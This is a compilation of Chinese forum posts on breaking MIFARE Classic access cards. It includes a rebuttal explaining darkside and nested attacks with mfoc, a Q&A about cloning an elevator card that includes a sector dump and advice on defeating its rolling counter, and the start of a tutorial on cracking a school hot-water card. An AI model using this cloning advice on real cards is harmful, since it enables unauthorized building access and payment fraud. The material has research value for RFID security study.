首先我提前就说明了，我文章中说的 IC 卡就指的 M1 S50 卡，所以，radiowar 说的其他什么芯片之类的，跟我的文章就不是一个意思。

然后具体再说说：

1）radiowar 把 em4100 系列以及 HID 系列又归结到 IC 卡里面去了，所以现在我也不知道 ID 卡跟 IC 是怎么定义的，IC 卡跟 ID 卡的区别大家网上搜吧。

2）我没有说过 UID 就是用 nfc-list 跑出来的 UID，所以这是咱们理解的问题，nfc-list 跑出来的 UID 是需要异或运算的，以及块 0 中还包含了厂家代码等，把这些加上才可能称之为一个卡的身份证号（UID），当然这个定义我可能定义的不准确，我用身份证号比喻就是想说明这样一个事情，UID 可写卡就是块 0 可以写的。

3)IC 卡全卡复制，我的意思是用 mfoc（当然也包括了 GUI 版的 mfoc），破解密码之后导出的 dump 文件，我们可以通过 UE 改 dump 文件，然后写入新卡，也可以不改直接写入新卡，我称之为卡复制，并不是 radiowar 说的 NFC 模拟 tag。

4） Key A 和 keyB 的问题，radiowar 认为我小白到不看 IC 卡技术原理就在这里乱说，我也没有办法，关于读写控制字节我觉得本身就可以写一篇文章，为了使文章简单明了，我后面都直接用的 IC 卡密码，连 KeyA 跟 KeyB 都不再提。

5） 关于 darkside 攻击 以及 nested authentication 攻击 是我这篇文章的重点，国内的文章中都是说利用了随机数可预测的漏洞（PRNG 漏洞）破解 M1 卡，这个我再说有意思么？而且没有看到这块的讨论，是我感到比较失望的。

破解 key 难道就利用了 PRNG 漏洞吗？ PRNG 漏洞结合一些其他问题（某些加密位不用穷举，减少了几何倍数的穷举量），才保证能从加密数据中破解出 key。而我讲的是 tag 为什么会把加密数据流发送出来的问题，加密数据流都没有从 tag 中发送出来，怎么破解呢？所以我是讲前半部分，radiowar 是再讲后半部分。

我们都知道 3 次验证过程，任何一次出错就停止验证，那么我们使用读卡器对 tag 的时候，第二次验证肯定出错。 **我们破解的时候，第一次 tag 发送了明文随机数，第二次 reader 发送加密的随机数给 tag 时，tag 发现不正确就停止响应了，这个过程中，tag 只发送了一个明文随机数，没有 key 相关的密文发送出来，那么破解从何谈起**？ 我说没有看到 radiowar 关于技术原理的文章意思实际上就是没有看到 radiowar 的文章介绍这个问题（这块我还是需要道歉的，不应该提 radiowar）。

再说 nested authentication 攻击，同样的我想给大家说明的是 tag 为什么发送了一个包含自己 key 相关的密文出来，这就是为什么需要已知一个扇区的密码的问题，因为第一次验证的时候使用明文随机数，之后每个扇区再验证的时候，就直接使用了加密的随机数，而这个加密的随机数就把 key 带出来了，这块实际上已经把 mfoc 是通过默认密码及所谓的嵌套漏洞（实际上我不认为这是个漏洞，本来加密是更安全，只不过在这里加密被利用把 key 带出来了）解释清楚了。

6） 关于随机数 nt 的问题，这就是 PRNG 漏洞需要讨论的问题，通过 PRNG 漏洞，我们可以说 nt 不是随机的，而可以认为是已知的，那么更换 NT，我也没有说想怎么更换就怎么更换，而是把破解步骤重新做一遍，或者设备重启一下，或者把卡重新识别一下，都能达到更换了一个 nt 的作用，radiowar 的评论还是跟我想表达的意思不一致。

7） 关于 USB 及串口监控的问题，这本就是我这篇文章提出了让大家探讨的话题，没有人提过，我提出来一个新的方向，本就可以质疑，但是 radiowar 认为我的图是作假的，请测试之后再评论。

8） 最后关于默认密码中 Z 的问题，这个要感谢 radiowar，我真的没有仔细看，在国外的一个论坛直接贴过来的。

所以总结一下： radiowar 没有仔细看我的文章，没有理解我想表达的意思，两个人的讨论南辕北辙。

最后，给大家发三篇文章，英文好的自己看吧，对 Crypto-1 算法的漏洞，以及工具是怎么利用的会清楚些，也可能会发现我说的也不完全对，欢迎给我指点，我也是看这些资料自己总结的，英文水平本来就一般，或许理解上也有问题。

http://dl.vmall.com/c0r6a6nmam

http://dl.vmall.com/c0d3qnpwpb

http://dl.vmall.com/c0luvoz9dq

手里有台 ACR122u，今天帮朋友破解他家的电梯卡，再复制一张的时候出现了问题，复制卡好用母卡就不好用 。

每次刷卡 数据都会变化

第一，将 0 区的卡号伪造是不可能的了 因为新的卡号没有授权是不可能被系统识别的
第二，我已经尝试将 10 扇区 2 块的 04**02**改为 04FF02FF、04000200、000000000….等等，再一次刷卡的时候数据依然变为上面那些循环数据，只有一张卡是可以被系统识别的~!


下面是循环数据的变化
04050206
040D020A
040C020A
04090208
04060202
04060202
04060202
040C020A
04050206

04050206
04020204
04020204
040E0209
040D020A

04090208
04050206

040D020A
04010204

如何躲开这些数据的变化 成功复制一张新卡呢？



ID	Block 0	Block 1	Block 2	Block 3
0	54D832843A8804008500000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
1	08000700000010F00020000415D402B00	0000010BDD0700003B171B0BDD070...	00000000002E0000000000000000000	F89C86B2A9
2	01400000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	F89C86B2A9
3	00000000002E0000000000000000000	00010201000000000000000000000000	00000000000000000000000000000000	F89C86B2A9
4	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
5	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
6	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
7	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
8	08008601000010B00040000415D402B01	0000010BDD0700003B17010BDE070...	00000000002E0000000000000000000	568B4C97E8
9	01040000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	568B4C97E8
10	00000000002E0000000000000000000	040A020B0 00000000000000000000000	00000000000000000000000000000000	568B4C97E8
11	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
12	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
13	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
14	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF
15	00000000000000000000000000000000	00000000000000000000000000000000	00000000000000000000000000000000	FFFFFFFFFFFF

“复制卡好用，母卡就不好用”，这句话结合你说的“第一点”可以确认你没有复制 0 区的卡号，但是你的复制卡又可以用，说明这个电梯卡没有进行 0 区卡号的验证，如果有 0 区卡号的验证，你的复制卡根本不能用,就像你说的不可能被系统识别。
其次，0 区卡号是可以复制的，淘宝上有卖 uid 可写的卡，一张 10-15 块。

循环数据的变化，这是卡的数据分析了，牵扯到电梯卡的业务功能才能分析，比如是否跟楼层有关，是否跟刷卡次数有关，这些只能你自己慢慢分析了。 比如你大概看出来这个循环数据的规律了，你可以尝试刷卡一次之后，看循环数据当前值是啥，然后在另一张卡里，写入下一个循环数据看是否能刷卡，如果能刷， 说明你判断的正确，只跟这个循环数据有关，否则可能还跟其他数据有关。

最后，这样光明正大的搞人家电梯卡还提问，不怕送快递么？

http://www.freebuf.com/articles/wireless/8899.html

RFID 安全之某学校水卡破解

本文只作技术研究之用，请勿用于非法用途，否则后果自负。

如今网络上能找到 RFID 安全类的信息非常的少，原因我就不说了，大家也明白。大家如果要研究 RFID 安全可以去 RadioWar 或者 Freebuf 多看看相关的文章，我在后面也会放出一些相关的资料供大家下载研究，资料大多数是外语资料，所以说外语一定要学好！


这次案例的主角是某学校可怜的水卡（热水卡），先小小地上镜一下先。

环保水资源


用 NFC 手机上安装的 MCT(Mifare Classic Tool)查看，水卡的确是 Mifare Classic 1k 类型的。

此次破解用到的工具有：电脑一台，ACR122U 一台，带 NFC 功能的手机一台，水卡一张


在进行破解工作之前，我们要为电脑搭建相应的环境，大家需要在电脑上安装.NET Farmwork 4 以及 Java，请自行上网下载安装，后面用到的软件依赖这两个运行库。



安装完运行库之后就需要安装 ACR122U 的驱动了（驱动下载（百度云），SDK 下载（百度云）），为了方便后续的开发，我将 SDK 也一并安装。



ACR122光盘
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) C:\Documents and Settings\Administrator\桌面\ACR122光盘
Driver Installer
Images
mfcuk-r47
Sample Codes
SDK
User Manuals and Reference Materials
ACR122USDK.exe
ACR122U SDK Inst...
Advanced Card Sy...
autorun.inf
安装信息
1 KB
getting started.htm
HTM 文件
16 KB
InstallGuide-Dri...
HTM 文件
11 KB
InstallGuide-SDK...
HTM 文件
12 KB

Advanced Card Systems, Ltd.
ACR122U NFC Reader SDK Installer CD
Getting Started
Install SDK Components
Install ACS CCID Driver
Install Adobe® Acrobat Reader
Exit
www.acs.com.hk

